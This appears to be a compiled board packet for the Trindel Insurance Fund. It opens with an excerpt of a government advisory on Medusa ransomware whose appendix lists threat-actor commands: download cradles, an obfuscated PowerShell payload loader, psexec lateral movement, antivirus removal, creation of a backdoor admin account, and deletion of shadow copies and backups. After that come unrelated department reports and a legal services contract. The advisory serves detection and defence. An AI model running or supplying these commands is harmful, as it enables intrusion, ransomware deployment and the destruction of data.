The information in this report is being provided “as is” for informational purposes only. The FBI, CISA, and MS-ISAC do not endorse any commercial entity, product, company, or service, including any entities, products, or services linked within this document. Any reference to specific commercial entities, products, processes, or services by service mark, trademark, manufacturer, or otherwise, does not constitute or imply endorsement, recommendation, or favoring by the FBI, CISA, and MS-ISAC.

Acknowledgements

ConnectWise contributed to this advisory.

Version History

March 12, 2025: Initial version.

Appendix A: Medusa Commands

These commands explicitly demonstrate the methods used by Medusa threat actors once they obtain a foothold inside a victim network. Incident responders and threat hunters can use this information to detect malicious activity. System administrators can use this information to design allowlist/denylist policies or other protective mechanisms.

cmd.exe /c certutil -f urlcache https://<domain>/<remote file>.css <local file>.dll
cmd.exe /c certutil -f urlcache https://<domain>/<remote file>.msi <local file>.msi
cmd.exe /c driverquery
cmd.exe /c echo Computer: %COMPUTERNAME% & `
echo Username: %USERNAME% & `
echo Domain: %USERDOMAIN% & `
echo Logon Server: %LOGONSERVER% & `
echo DNS Domain: %USERDNSDOMAIN% & `
echo User Profile: %USERPROFILE% & echo `
System Root: %SYSTEMROOT%
cmd.exe /c ipconfig /all [T1016]
cmd.exe /c net share [T1135]
cmd.exe /c net use
cmd.exe /c netstat -a
cmd.exe /c sc query
cmd.exe /c schtasks
cmd.exe /c systeminfo [T1082]
cmd.exe /c ver
cmd.exe /c wmic printer get caption,name,deviceid,drivername,portname
cmd.exe /c wmic printjob
mmc.exe compmgmt.msc /computer:{hostname/ip}
mstsc.exe /v:{hostname/ip}
mstsc.exe /v:{hostname/ip} /u:{user} /p:{pass}
powershell -exec bypass -enc <base64 encrypted command string>
powershell -nop -c \$x = 'D' + 'Own' + 'LOa' + 'DfI' + 'le'; Invoke-Expression (New-Object Net.WebClient).\$x.Invoke(http://<ip>/<RMM tool>.msi)
powershell -nop -w hidden -noni -ep bypass &([scriptblock]::create((New-Object System.IO.StreamReader(
New-Object System.IO.Compression.GzipStream((
New-Object System.IO.MemoryStream([System.Convert]::FromBase64String(
(('<base64 payload string>')-f'<character replacement 0>',
'<character replacement 1>',<character replacement 2>'))),
[System.IO.Compression.CompressionMode]::Decompress))).ReadToEnd()))
powershell Remove-Item (Get-PSReadlineOption).HistorySavePath
powershell Get-ADComputer -Filter * -Property * Select-Object
Name,OperatingSystem,OperatingSystemVersion,Description,LastLogonDate,

logonCount,whenChanged,whenCreated,ipv4Address Export-CSV -Path <file path> -NoTypeInfoInformation -Encoding UTF8
psexec.exe -accepteula -nobanner -s \\{hostname/ip} "c:\windows\system32\taskkill.exe" /f /im WRSA.exe
psexec.exe -accepteula -nobanner -s \\{hostname/ip} -c coba.bat
psexec.exe -accepteula -nobanner -s \\{hostname/ip} -c openrdp.bat
psexec.exe -accepteula -nobanner -s \\{hostname/ip} -c StopAllProcess.bat
psexec.exe -accepteula -nobanner -s \\{hostname/ip} -c zam.bat
psexec.exe -accepteula -nobanner -s \\{hostname/ip} c:\temp\x.bat
psexec.exe -accepteula -nobanner -s \\{hostname/ip} cmd
psexec.exe -accepteula -nobanner -s \\{hostname/ip} cmd /c "c:\gaze.exe"
psexec.exe -accepteula -nobanner -s \\{hostname/ip} cmd /c "copy \\ad02\sysvol\gaze.exe c:\gaze.exe
psexec.exe -accepteula -nobanner -s \\{hostname/ip} cmd /c "copy \\ad02\sysvol\gaze.exe c:\gaze.exe && c:\gaze.exe"
psexec.exe -accepteula -nobanner -s \\{hostname/ip} -u {user} -p {pass} -c coba.bat
psexec.exe -accepteula -nobanner -s \\{hostname/ip} -u {user} -p {pass} -c hostname/ipwho.bat
psexec.exe -accepteula -nobanner -s \\{hostname/ip} -u {user} -p {pass} -c openrdp.bat
psexec.exe -accepteula -nobanner -s \\{hostname/ip} -u {user} -p {pass} -c zam.bat
psexec.exe -accepteula -nobanner -s \\{hostname/ip} -u {user} -p {pass} cmd
psexec.exe -accepteula -nobanner -s \\{hostname/ip} -u {user} -p {pass} -c newuser.bat
psexec.exe -accepteula -nobanner -s \\{hostname/ip} -c duooff.bat
psexec.exe -accepteula -nobanner -s \\{hostname/ip} -c hostname/ipwho.bat
psexec.exe -accepteula -nobanner -s \\{hostname/ip} -c newuser.bat
psexec.exe -accepteula -nobanner -s \\{hostname/ip} -c removesophos.bat
psexec.exe -accepteula -nobanner -s \\{hostname/ip} -c start.bat
psexec.exe -accepteula -nobanner -s \\{hostname/ip} -c uninstallSophos.bat
nltest /dclist:
net group "domain admins" /domain [T1069.002]
net group "Domain Admins" default /add /domain
net group "Enterprise Admins" default /add /domain
net group "Remote Desktop Users" default /add /domain
net group "Group Policy Creator Owners" default /add /domain
net group "Schema Admins" default /add /domain
net group "domain users" /domain
net user default /active:yes /domain
net user /add default <password> /domain [T1136.002]
query user
reg add HKLM\System\CurrentControlSet\Control\Lsa /v DisableRestrictedAdmin /t REG_DWORD /d 0
systeminfo

```
vssadmin.exe Delete Shadows /all /quiet
```

```
vssadmin.exe resize shadowstorage /for=%s /on=%s /maxsize=unbounded
```

```
del /s /f /q %s*.VHD %s*.bac %s*.bak %s*.wbcat %s*.bkf %sBac kup*. * %sbackup*. *  
%s*.set %s*.win %s*.dsk
```

```
netsh advfirewall firewall add rule name="rdp" dir=in protocol=tcp localport=3389  
action=allow
```

```
netsh advfirewall firewall set rule group="windows management instrumentation (wmi)"  
new enable=yes
```

```
reg add "HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server" /v  
fDenyTSConnections /t REG_DWORD /d 0 /f
```




May 22nd & 23rd, 2025
Trindel Board of Directors Meeting
Risk Control Services Department Report
First Quarter Report 2025

Department Introduction & Description:

The Risk Control Department consists of three employees. One Director of Risk Control, and two Risk Control Analysts. Risk control is a plan-based business strategy that aims to identify, assess, and prepare for any dangers, hazards, and other potentials for disaster—both physical and figurative—that may interfere with an organization's operations and objectives. Objectives can be reached by ensuring new and ongoing risks are continually identified, assessed, managed, and monitored. Controlling the risk is a crucial part of the enterprise risk management process for your member county. We are here to assist you in evaluating potential losses, and to take action to reduce or eliminate those risks.

1st Quarter Team Member Activities:

14 ~ Virtual Trainings Conducted

1127 ~ Members attended Virtual Trainings.

22 ~ Live In-Person County Trainings Conducted

Counties Visited: 5 x Tehama; 3 x Del Norte; 1 x Modoc; 5 x Trinity; 3 x Sutter; 2 x Plumas; 2 x Colusa; 1 x Lassen.

Webinar Topics: Managing to Have Fun in the Workplace; 3 x SB1343 Sexual Harassment Training for Non- Supervisors; 2 x Civility in the Workplace~Creating Respectful Habits that Enhance Productivity; Ethical Principles Put into Practice; How to: DSR Series 1; Legislative Update 2025 with Lizbeth West; How to: DSR Series 2; 2 x AB1825 Sexual Harassment Training for Supervisors; Charting Performance: A Supervisors Guide to Effective Documentation; The Brown Act Training with Margaret Long; Mastering the Art of Performance Reviews: A Supervisor's Guide to Effective Feedback. 3 x DSR Spotlights.

In-Person Topic: 17 x CPR/First Aid; 7 x Smith System Collision Avoidance Training; 1 x Trailer Operations; 5 x Fleet Inspections; 1 x Safety Meeting.

Other Information:

PARMA Conference ~ Anaheim, February 23rd, 24th, 25th, 26th, 2025.

22 HR/RM attendees present.

LPS/HR Meeting March 18th, 19th, 20th, 2025 ~ Location ~ Winters, CA.

20 HR/RM attendees present.

Risk Control Future Planning:

Rachael Hartman has officially accepted the position of Executive Director. While she transitions into her new role, Rachael is currently fulfilling previously scheduled commitments related to her former position as Director of Risk Control.

She is actively working to ensure continuity in risk management and is assisting in the process of identifying a suitable candidate to fill the vacated Risk Control Director position as soon as possible.



Trindel Board Meeting
Property and Liability Department Report
May 22, 2025

For the period of January 1, 2025 through April 30, 2025:

New losses received	71	(Mike Farrell 40, Penny Jones 31)
Closed claims	38	(Mike Farrell 27, Penny Jones 11)
Pending Open Claims	280	(Mike Farrell 122, Penny Jones 158)

Pending Open Claim Financials:

Total Incurred	\$19,876,278
Total Paid	\$19,279,489
Total Open Reserves	\$15,576,634
Total Recovered	\$14,980,845

Focus for coming months:

- Work to maintain a 100% closing ratio (close as many or more claims as we receive each month).
- Continue to strive to attempt to proactively evaluate and fairly resolve claims directly with claimants and their attorneys to minimize outside legal costs. We had several successful claim settlements this quarter, resolving cases directly with unrepresented claimants or with attorneys before complaints were filed, avoiding retention of outside counsel. We appreciate the close cooperation from our members' risk management teams and county counsel.
- Continue to work with outside counsel to develop litigation action plans and defense budgets to ensure we are working to resolve claims as cost-effectively as possible.



Workers' Compensation Program Update

The Trindel Workers' Compensation team is composed of one Director and two Claims Examiners. Anita Cooper currently serves as both the Director and a Claims Examiner, alongside Jennifer Loomis and Jordan Wardrip, who also serve as Claims Examiners. The team is further supported by three Claims Technicians: Laurie Davis, Kayla Eddis, and Christine Gumbert. Christine previously held the position of Claims Technician at Trindel from January 2022 to September 2023, and her return brings valuable experience and continuity to the team.

Contracted Services

Trindel continues to utilize the services of Owen Fennern of RTGR Law Firm for claims support. In addition, Tim Vincent of Praxis has been assisting with supervisory claim reviews. However, the contract with Praxis will be phased out in the coming months, as the Director will assume responsibility for supervisory reviews upon the reassignment of her claims to another examiner.

Staff Development and Training

Claims Technician Laurie Davis is actively progressing through the Workers' Compensation Claims Administration designation program. Director Anita Cooper recently completed a 10-hour course on the efficient management of remote teams. Since the last Board meeting in February, the Workers' Compensation team has participated in 10 webinars, including sessions offered by the Department of Workers' Compensation and the PARMA Conference.

Operational Activities

Since February 5, 2025, the Workers' Compensation team has opened 53 new claims and closed 34, resulting in a total reserve increase of \$1,067,078. The team has conducted four file reviews with member counties Sierra, Mono, Trinity, and Modoc. Weekly meetings are held among the Director and the two Examiners to review claim issues and emerging trends, while monthly team meetings include all Workers' Compensation staff. Additionally, the team continues to deliver Workers' Compensation training biannually at the Risk Control/HR Safety Meeting.

Future Initiatives

Annual file reviews with all member counties will continue over the next several months. To comply with PRISM audit guidelines and eliminate reliance on contracted supervisory services, the department will recruit an additional Claims Examiner to assume the Director's current caseload.



TRINDEL BOARD MEETING

May, 2025

AGENDA ITEM 22.

SUBJECT: Alliant and PRISM Report (Gina Dean)

ACTION FOR CONSIDERATION: Information and discussion only.

BACKGROUND:

Report from Alliant and PRISM on activities related to services and activities.

FISCAL IMPACT: N/A

RECOMMENDATION: N/A



TRINDEL BOARD MEETING

May, 2025

AGENDA ITEM 23.

SUBJECT: General Counsel Legal Services Agreement:

Consider approval of Amendment No. 1 to General Counsel Legal Services Agreement. The current contract restricts the ability of General Counsel to add legal resources for Trindel if needed. The purpose of the Amendment is to allow General Counsel to bring on an assistant/deputy general counsel through a direct contract with Trindel.

ACTION FOR CONSIDERATION: Action Item

FISCAL IMPACT: N/A

RECOMMENDATION: N/A



AGREEMENT FOR PROFESSIONAL SERVICES

THIS AGREEMENT for Professional Services ("Agreement") is made as of the Agreement Date set forth below by and between Trindel Insurance Fund ("TIF"), a political subdivision of the State of California, and

Charles J. McKee ("CONTRACTOR")

In consideration of the services to be rendered, the sums to be paid, and each and every covenant and condition contained herein, the parties hereto agree as follows:

OPERATIVE PROVISIONS

1. SERVICES.

The CONTRACTOR shall provide those services described in Attachment "A", Provision A-1. CONTRACTOR shall provide said services at the time, place and in the manner specified in Attachment "A", Provisions A-2 and A-3.

2. TERM OF AGREEMENT.

Commencement Date: Date of last signature below.

Initial Termination Date: June 30, 2025

After the initial period, shown above, this agreement is automatically renewed from year to year, unless terminated pursuant to Attachment D.11. Any proposed revisions to this Agreement, by either party, must be submitted in writing no later than May 1st of any given year and will only become effective upon approval of an amendment to this Agreement.

(See Attachment D.11 for Termination)

3. PAYMENT.

TIF shall pay CONTRACTOR for services rendered pursuant to this Agreement at the time and in the amounts set forth in Attachment "B". The fee schedule specified in Attachment "B" sets forth the only types of payment that will be made to CONTRACTOR for services rendered pursuant to this Agreement. CONTRACTOR shall submit all billings for said services to TIF in the form satisfactory to TIF.

Parties are entitled to have any fee dispute be resolved by binding arbitration pursuant

to the arbitration rules for legal fee disputes of the County Bar Association in any county in which CONTRACTOR/Attorney maintains an office. Parties hereto agree that all disputes between us regarding the services rendered or fees charged not resolved via County Bar fee arbitration will be submitted to binding arbitration conducted by ADR Services, Inc. in accordance with its commercial arbitration rules. **YOU SHOULD REVIEW THIS PARAGRAPH CAREFULLY AND, IF YOU WISH, SEEK INDEPENDENT LEGAL COUNSEL REGARDING IT, AS WE ARE AGREEING TO FOREGO SIGNIFICANT RIGHTS IN THE EVENT OF A DISPUTE BETWEEN US, INCLUDING THE RIGHT TO A JURY TRIAL.**

4. FACILITIES, EQUIPMENT AND OTHER MATERIALS AND OBLIGATIONS.

CONTRACTOR shall, at its sole cost and expense, furnish all facilities, equipment, and other materials which may be required for furnishing services pursuant to this Agreement, except as provided in this paragraph. TIF shall furnish CONTRACTOR only those facilities, equipment, and other materials and shall perform those obligations listed in Attachment "A.4".

5. ADDITIONAL PROVISIONS.

Those additional provisions unique to this Agreement are set forth in Attachment "C".

6. GENERAL PROVISIONS.

The general provisions set forth in Attachment "D" are part of this Agreement. Any inconsistency between said general provisions and any other terms or conditions of this Agreement shall be controlled by the other terms or conditions insofar as the latter are inconsistent with the general provisions.

7. DESIGNATED REPRESENTATIVES.

Andrew Fischer, Executive Director, is the designated representative of TIF and will administer this Agreement for Trindel Insurance Fund. The Board of Directors, the Executive Committee and TIF President are also authorized to administer this Agreement. Charles J. McKee is the authorized representative for the CONTRACTOR. Changes in designated representatives shall occur only by advance written notice to the other party.

8. ATTACHMENTS.

All attachments referred to herein are attached hereto and by this reference incorporated herein. Attachments include:

Attachment A - Services
Attachment B - Payment
Attachment C - Additional Provisions
Attachment D - General Provisions

9. AGREEMENT COMMENCEMENT DATE. The Agreement Commencement Date is the date of the last signed by the parties below.

10. CONFLICT of INTEREST: TIF acknowledges that CONTRACTOR represents other clients, including the County of Alpine, which representation may, from time to time, present an actual or perceived conflict of interest with the representation of TIF. CONTRACTOR shall promptly inform the TIF of any situation giving rise to a conflict of interest in the representation of TIF, and the parties shall confer in good faith regarding a potential waiver of any conflict. Should any conflict

not be waived, TIF shall seek legal services from a different attorney of its choice regarding that matter. CONTRACTOR shall not disclose any information obtained from TIF to another client where a conflict exists.

IN WITNESS WHEREOF, the parties hereto have executed this Agreement on the day here first above written.

"TRINDEL INSURANCE FUND"

(CONTRACTOR)

By Nathan Black
Nathan Black, President Charles J.

Charles J. McKee (CONTRACTOR Representative)

CONTRACTOR TAXPAYER I.D. NUMBER

(Contractor shall provide a W-9)

ATTACHMENT A SERVICES

A.1 SCOPE OF SERVICES AND DUTIES.

A.1.1 CONTRACTOR may provide training and/or services, detailed below, as requested by TIF member counties or TIF and as CONTRACTOR is available to provide such requested services. CONTRACTOR shall provide copies of any and all training/informational material for each participant in the services listed below.

Provide General Counsel Legal Services to Trindel as may be requested orally or in writing, by the Executive Director, Executive Committee or Board of Directors. Such General Counsel Legal Services include: (1) attendance at Board of Directors and Executive Committee meetings; (2) advice related to the Brown Act, the Political Reform Act and other conflict of interest laws (with the understanding that legal advice is not a defense to conflict of interest claims/prosecutions), the Public Records Act, and legal requirements that apply to Joint Powers Authorities; and (3) review of Board of Directors and Executive Committee meeting agendas and other legal documents, including contracts, policies, resolutions, and governing documents.

The scope of our engagement does not include issues or disputes relating to the scope of Insurance coverage provided by Trindel to its member agencies or litigation covered by Trindel. Trindel agrees that separate counsel shall be utilized to advise and provide representation on such issues.

Attorney/law firm also agrees to provide legal services in discrete matters beyond the scope of these General Counsel Legal Services, any such services will be agreed to separately in writing and will be billed separately apart from this agreement.

A.2. TIME SERVICES RENDERED.

Work will begin immediately upon execution of this Agreement by the Parties. Thereafter, CONTRACTOR shall perform services in a diligent and timely manner.

A.3. MANNER SERVICES ARE TO BE PERFORMED.

As an independent contractor, CONTRACTOR shall be responsible for providing services and fulfilling obligations hereunder in a professional manner. TIF shall not control the manner of performance.

**ATTACHMENT B
PAYMENT**

TIF shall pay CONTRACTOR as follows:

B.1 FEES & COSTS.

B.1.1 For services provided to TIF or TIF members the following fee schedule will apply for the initial contract period and each additional contract period:

The contract period shall be from July 1 through June 30 of each year that this agreement is in force, except year one, which commences upon execution of Agreement.

Fee Structure:

- a. \$300.00 per hour, billed in 1/10-hour increments
- b. \$100.00 per hour actual travel time, billed in 1/10-hour increments
- c. Actual lodging and meal expenses while traveling
- d. TIF approved conference/training registration

B.2 AUTHORIZATION REQUIRED. TIF or TIF member counties will contact and/or schedule services directly with CONTRACTOR. Services performed by CONTRACTOR and not authorized in this Agreement shall not be paid for by TIF. Payment for additional services shall be made to CONTRACTOR by TIF if, and only if, this Agreement is amended in writing by both parties in advance of performing additional services.

ATTACHMENT C
ADDITIONAL PROVISIONS

- C.1. Contractor shall not use or replace services provided under this agreement with any third parties or subcontractors without the written authorization of the TIF Executive Director.

ATTACHMENT D

GENERAL PROVISIONS

D.1 INDEPENDENT CONTRACTOR. For all purposes arising out of this Agreement, CONTRACTOR shall be an independent contractor and CONTRACTOR and each and every employee, agent, servant, partner, and shareholder of CONTRACTOR (collectively referred to as "The Contractor") shall not be, for any purpose of this Agreement, an employee of TIF. Furthermore, this Agreement shall not under any circumstance be construed or considered to be a joint powers agreement as described in *Government Code* Section 6000, et seq., or otherwise. As an independent contractor, the following shall apply:

D.1.1 CONTRACTOR shall determine the method, details and means of performing the services to be provided by CONTRACTOR as described in this Agreement.

D.1.2 CONTRACTOR shall be responsible to TIF only for the requirements and results specified by this Agreement and, except as specifically provided in this Agreement, shall not be subject to TIF's control with respect to the physical actions or activities of CONTRACTOR in fulfillment of the requirements of this Agreement.

D.1.3 CONTRACTOR shall be responsible for its own operating costs and expenses, property and income taxes, workers' compensation insurance and any other costs and expenses in connection with performance of services under this Agreement.

D.1.4 CONTRACTOR is not, and shall not be, entitled to receive from or through TIF, and TIF shall not provide or be obligated to provide the CONTRACTOR with workers' compensation coverage, unemployment insurance coverage or any other type of employee or worker insurance or benefit coverage required or provided by any federal, state or local law or regulation for, or normally afforded to, any employee of TIF.

D.1.5 The CONTRACTOR shall not be entitled to have TIF withhold or pay, and TIF shall not withhold or pay, on behalf of the CONTRACTOR any tax or money relating to the Social Security Old Age Pension Program, Social Security Disability Program or any other type of pension, annuity or disability program required or provided by any federal, state or local law or regulation for, or normally afforded to, an employee of TIF.

D.1.6 The CONTRACTOR shall not be entitled to participate in, or receive any benefit from, or make any claim against any TIF fringe benefit program including, but not limited to, TIF's pension plan, medical and health care plan, dental plan, life insurance plan, or other type of benefit program, plan or coverage designated for, provided to, or offered to TIF's employees.

D.1.7 TIF shall not withhold or pay on behalf of CONTRACTOR any federal, state or local tax including, but not limited to, any personal income tax owed by CONTRACTOR.

D.1.8 The CONTRACTOR is, and at all times during the term of this Agreement shall represent and conduct itself as an independent contractor and not as an employee of TIF.

D.1.9 CONTRACTOR shall not have the authority, express or implied, to act on behalf of, bind or obligate TIF in any way without the prior written consent of TIF.

D.2 LICENSES, PERMITS, ETC. CONTRACTOR represents and warrants to TIF that it has all licenses, permits, qualifications, and approvals of whatsoever nature which are legally required for CONTRACTOR to practice its profession. CONTRACTOR represents and warrants to TIF that CONTRACTOR shall, at its sole cost and expense, keep in effect or obtain at all times during the term of this Agreement any licenses, permits, and approvals which are legally required for CONTRACTOR to practice its profession at the time the services are performed.

D.3 CHANGE IN STATUTES OR REGULATIONS. If there is a change of statutes or regulations applicable to the subject matter of this Agreement, both parties agree to be governed by the new provisions, unless either party gives notice to terminate pursuant to the terms of this Agreement.

D.4 TIME. CONTRACTOR shall devote such time to the performance of services pursuant to this Agreement as may be reasonably necessary for the satisfactory performance of Contractor's obligations pursuant to this Agreement. Neither party shall be considered in default of this Agreement to the extent performance is prevented or delayed by any cause, present or future, which is beyond the reasonable control of the party. CONTRACTOR may, by notification to the TIF Executive Director, of any restrictions on the time available to perform services.

D.5 INSURANCE. WE WILL PUT HERE WHATEVER YOU HAVE OR CAN REASONABLY OBTAIN.

D.5.1 Prior to rendering services provided by the terms and conditions of this Agreement, CONTRACTOR shall acquire and maintain during the term of this Agreement insurance coverage through and with an insurer acceptable to TIF. The insurance shall contain the coverage indicated by the checked items below.

X **D.5.1.2** During the term of this Agreement, CONTRACTOR shall maintain in full force and effect a policy of professional errors and omissions insurance with policy limits of not less than One Million Dollars (\$1,000,000) per incident and One Million Dollars (\$1,000,000) annual aggregate, with deductible or self-insured portion not to exceed Five Thousand Dollars (\$5,000).

D.5.2 The limits of insurance herein shall limit the liability of the CONTRACTOR hereunder. Trindel may satisfy the contractors self insurance retention to access insurance limits if Trindel wishes.

D.5.3 In respect to any insurance herein, if the aggregate limit available becomes less than that required above, other excess insurance may be acquired by TIF and maintained immediately. For the purpose of any insurance term of this Agreement, "aggregate limit available" is defined as the total policy limits available for all claims made during the policy period.

D.5.4 The insurance shall include an endorsement that no cancellation or material change adversely affecting any coverage provided by the insurance may be made until twenty (20) days after written notice is delivered to TIF. The endorsement shall also provide money for defense and coverage with insurance company money.

D.5.5 The insurance policy forms, endorsements and insurer(s) issuing the insurance shall be satisfactory to TIF at its sole and absolute discretion. The amount of any deductible payable by the insured shall be subject to the prior approval of TIF and TIF, as a condition of its approval, may require such proof of the adequacy of Contractor's financial resources as it may see fit.

D.5.6 Prior to CONTRACTOR rendering services provided by this Agreement, and immediately upon acquiring additional insurance, CONTRACTOR shall deliver a certificate of insurance describing the insurance coverages and endorsements to:

Trindel Insurance Fund
Andrew Fischer, Executive director
P.O. Box 2069
Weaverville, CA 96093

D.5.7 CONTRACTOR shall not render services under the terms and conditions of this Agreement unless each type of insurance coverage and endorsement is in effect and CONTRACTOR has delivered the certificate(s) of insurance to TIF as previously described. If CONTRACTOR shall fail to procure and maintain said insurance, TIF may, but shall not be required to, procure and maintain the same, and the premiums of such insurance shall be paid by CONTRACTOR to TIF upon demand. The policies of insurance provided herein which are to be provided by CONTRACTOR shall be for a period of not less than one year, it being understood and agreed that twenty (20) days prior to the expiration of any policy of insurance, CONTRACTOR will deliver to COUNTY a renewal or new policy to take the place of the policy expiring.

D.5.8 TIF shall have the right to request such further coverages and/or endorsements on the insurance as TIF deems necessary, at TIF's expense. The amounts, insurance policy forms, endorsements and insurer(s) issuing the insurance shall be satisfactory to TIF in its sole and absolute discretion.

D.5.9 Any subcontractor(s), independent contractor(s) or any type of agent(s) performing or hired to perform any term or condition of this Agreement on behalf of CONTRACTOR, as may be allowed by this Agreement (hereinafter referred to as the "SECONDARY PARTIES"), shall comply with each term and condition of this Section D.5 entitled "INSURANCE". Furthermore, CONTRACTOR shall be responsible for the SECONDARY PARTIES' acts and satisfactory performance of the terms and conditions of this Agreement.

D.5.10

D.6 INDEMNITY. CONTRACTOR shall defend, indemnify, and hold harmless TIF, its members, its Board of Directors; agents, and employees from any liability for damage or claims for damage for any economic loss or personal injury, including death, as well as for property damage, which may be caused by or arise out of the intentional or negligent acts or omissions of CONTRACTOR in the performance of services rendered under this Agreement by CONTRACTOR, or any of Contractor's officers, agents, employees, contractors, or subcontractors.

TIF shall defend, indemnify, and hold harmless CONTRACTOR, its agents and employees from any liability for damage or claims for damage for any economic loss or personal injury, including death, as well as for property damage, which may arise from the intentional or negligent acts or omissions of TIF in the performance of services rendered under this Agreement by TIF, or any of TIF's officers, agents, employees, contractors, or subcontractors.

D.7 CONTRACTOR NOT AGENT. Except as TIF may specify in writing, CONTRACTOR shall have no authority, express or implied, to act on behalf of TIF in any capacity whatsoever as an agent. CONTRACTOR shall have no authority, express or implied, pursuant to this Agreement to bind TIF to any obligation whatsoever.

D.8 ASSIGNMENT PROHIBITED. CONTRACTOR may not assign any right or obligation pursuant to this Agreement. Any attempted or purported assignment of any right or obligation pursuant to this Agreement shall be void and of no legal effect.

D.9 PERSONNEL. CONTRACTOR shall assign only competent personnel to perform services pursuant to this Agreement. In the event that TIF, in its sole discretion at any time during the term of this Agreement, desires the removal of any person or persons assigned by CONTRACTOR to perform services pursuant to this Agreement, CONTRACTOR shall remove any such person immediately upon receiving written notice from TIF of its desire for removal of such person or persons.

D.10 STANDARD OF PERFORMANCE. CONTRACTOR shall perform all services required pursuant to this Agreement in the manner and according to the standards observed by a competent practitioner of the profession in which CONTRACTOR is engaged. All products of whatsoever nature which CONTRACTOR delivers to TIF pursuant to this Agreement shall be prepared in a first class and workmanlike manner and shall conform to the

standards of quality normally observed by a person practicing in Contractor's profession.

D.11 TERMINATION.

D.11.1. By TIF: TIF may, by written notice to CONTRACTOR, terminate this Agreement in whole or in part at any time, whether for TIF's convenience or because of the failure of CONTRACTOR to fulfill the obligations herein. Upon receipt of notice, CONTRACTOR shall immediately discontinue all services effected (unless the notice directs otherwise), and deliver to TIF all data, summaries, reports, and all other records, including computer records,, documents or papers as may have been accumulated or produced by CONTRACTOR in performing this Agreement, whether completed or in process. There shall be no charge for the preparation and/or deliver of the above.

D.11.1.1 For Convenience. TIF or CONTRACTOR may terminate this Agreement upon sixty (60) days' written notice. Following notice of such termination, CONTRACTOR shall promptly cease work and notify TIF as to the status of its performance. Notwithstanding any other payment provision of this Agreement, TIF shall pay CONTRACTOR for service performed to the date of termination to include a prorated amount of compensation due hereunder less payments, if any, previously made. In no event shall CONTRACTOR be paid an amount in excess of the full price under this Agreement.

D.11.1.2 For Cause. Should CONTRACTOR default in the performance of this Agreement or materially breach any of its provisions, TIF may, at TIF's sole option, terminate this Agreement by written notice.

D.11.2 By CONTRACTOR: Should TIF fail to pay CONTRACTOR all or any part of the payment set forth as provided herein, CONTRACTOR may, at Contractor's option terminate this agreement if such failure is not remedied by TIF within thirty (30) days of written notice to TIF of such late payment.

D.12 OWNERSHIP OF INFORMATION. All professional and technical information developed under this Agreement and all work sheets, reports, and related data shall become and/or remain the property of TIF, and CONTRACTOR agrees to deliver reproducible copies of such documents to TIF on completion of the services hereunder. TIF agrees to indemnify and hold CONTRACTOR harmless from any claim arising out of reuse of the information for other than this project.

D.13 WAIVER. A waiver by any party of any breach of any term, covenant or condition herein contained or a waiver of any right or remedy of such party available hereunder at law or in equity shall not be deemed to be a waiver of any subsequent breach of the same or any other term, covenant or condition herein contained or of any continued or subsequent right to the same right or remedy. No party shall be deemed to have made any such waiver unless it is in writing and signed by the party so waiving.

D.14 COMPLETENESS OF INSTRUMENT. This Agreement, together with its specific references and attachments, constitutes all of the agreements, understandings, representations, conditions, warranties and covenants made by and between the parties hereto. Unless set forth herein, neither party shall be liable for any representations made, expressed or implied.

D.15 SUPERSEDES PRIOR AGREEMENTS. It is the intention of the parties hereto that this Agreement shall supersede any prior agreements, discussions, commitments, representations, or agreements, written or oral, between the parties hereto.

D.16 CAPTIONS. The captions of this Agreement are for convenience in reference only and the words contained therein shall in no way be held to explain, modify, amplify or aid in the interpretation, construction or meaning of the provisions of this Agreement.

D.17 DEFINITIONS. Unless otherwise provided in this Agreement, or unless the context otherwise requires, the following definitions and rules of construction shall apply herein.

D.17.1 NUMBER AND GENDER. In this Agreement, the neuter gender includes the feminine and masculine, the singular includes the plural, and the word "person" includes corporations, partnerships, firms or associations, wherever the context so requires.

D.17.2 MANDATORY AND PERMISSIVE. "Shall" and "will" and "agrees" are mandatory. "May" is permissive.

D.18 TERM INCLUDES EXTENSIONS. All references to the term of this Agreement or the Agreement Term shall include any extensions of such term.

D.19 SUCCESSORS AND ASSIGNS. All representations, covenants and warranties specifically set forth in this Agreement, by or on behalf of, or for the benefit of any or all of the parties hereto, shall be binding upon and inure to the benefit of such party, its successors and assigns.

D.20 MODIFICATION. No modification or waiver of any provisions of this Agreement or its attachments shall be effective unless such waiver or modification shall be in writing, signed by all parties, and then shall be effective only for the period and on the condition, and for the specific instance for which given.

D.21 COUNTERPARTS. This Agreement may be executed simultaneously and in several counterparts, each of which shall be deemed an original, but which together shall constitute one and the same instrument.

D.22 OTHER DOCUMENTS. The parties agree that they shall cooperate in good faith to accomplish the object of this Agreement and, to that end, agree to execute and deliver such other and further instruments and documents as may be necessary and convenient to the fulfillment of these purposes.

D.23 PARTIAL INVALIDITY. If any term, covenant, condition or provision of this Agreement is held by a court of competent jurisdiction to be invalid, void or unenforceable, the remainder of the provision and/or provisions shall remain in full force and effect and shall in no way be affected, impaired or invalidated.

D.24 VENUE. It is agreed by the parties hereto that unless otherwise expressly waived by them, any action brought to enforce any of the provisions hereof or for declaratory relief hereunder shall be filed and remain in a court of competent jurisdiction in the County of Sierra, State of California.

D.25 CONTROLLING LAW. The validity, interpretation and performance of this Agreement shall be controlled by and construed under the laws of the State of California.

D.26 CALIFORNIA TORT CLAIMS ACT. Notwithstanding any term or condition of the Agreement, the provisions, and related provisions, of the California Tort Claims Act, Division 3.6 of the *Government Code*, are not waived by TIF and shall apply to any claim against TIF arising out of any acts or conduct under the terms and conditions of this Agreement.

D.27 TIME IS OF THE ESSENCE. Time is of the essence of this Agreement and each covenant and term herein.

D.28 AUTHORITY. All parties to this Agreement warrant and represent that they have the power and authority to enter into this Agreement in the names, titles and capacities herein stated and on behalf of any entities, persons, estates or firms represented or purported to be represented by such entity(s), person(s), estate(s) or firm(s) and that all formal requirements necessary or required by any state and/or federal law in order to enter into this Agreement are in full compliance. Further, by entering into this Agreement, neither party hereto shall have breached the terms or conditions of any other contract or agreement to which such party is obligated, which such breach would have a material effect hereon.

D.29 CORPORATE AUTHORITY. If CONTRACTOR is a corporation or public agency, each individual executing this Agreement on behalf of said corporation or public agency represents and warrants that he or she is duly

authorized to execute and deliver this Agreement on behalf of said corporation, in accordance with a duly adopted resolution of the Board of Directors of said corporation or in accordance with the bylaws of said corporation or Board or Commission of said public agency, and that this Agreement is binding upon said corporation or public entity in accordance with its terms. If CONTRACTOR is a corporation, CONTRACTOR shall, within thirty (30) days after execution of this Agreement, deliver to TIF a certified copy of a resolution of the Board of Directors of said corporation authorizing or ratifying the execution of this Agreement.

D.30 CONFLICT OF INTEREST.

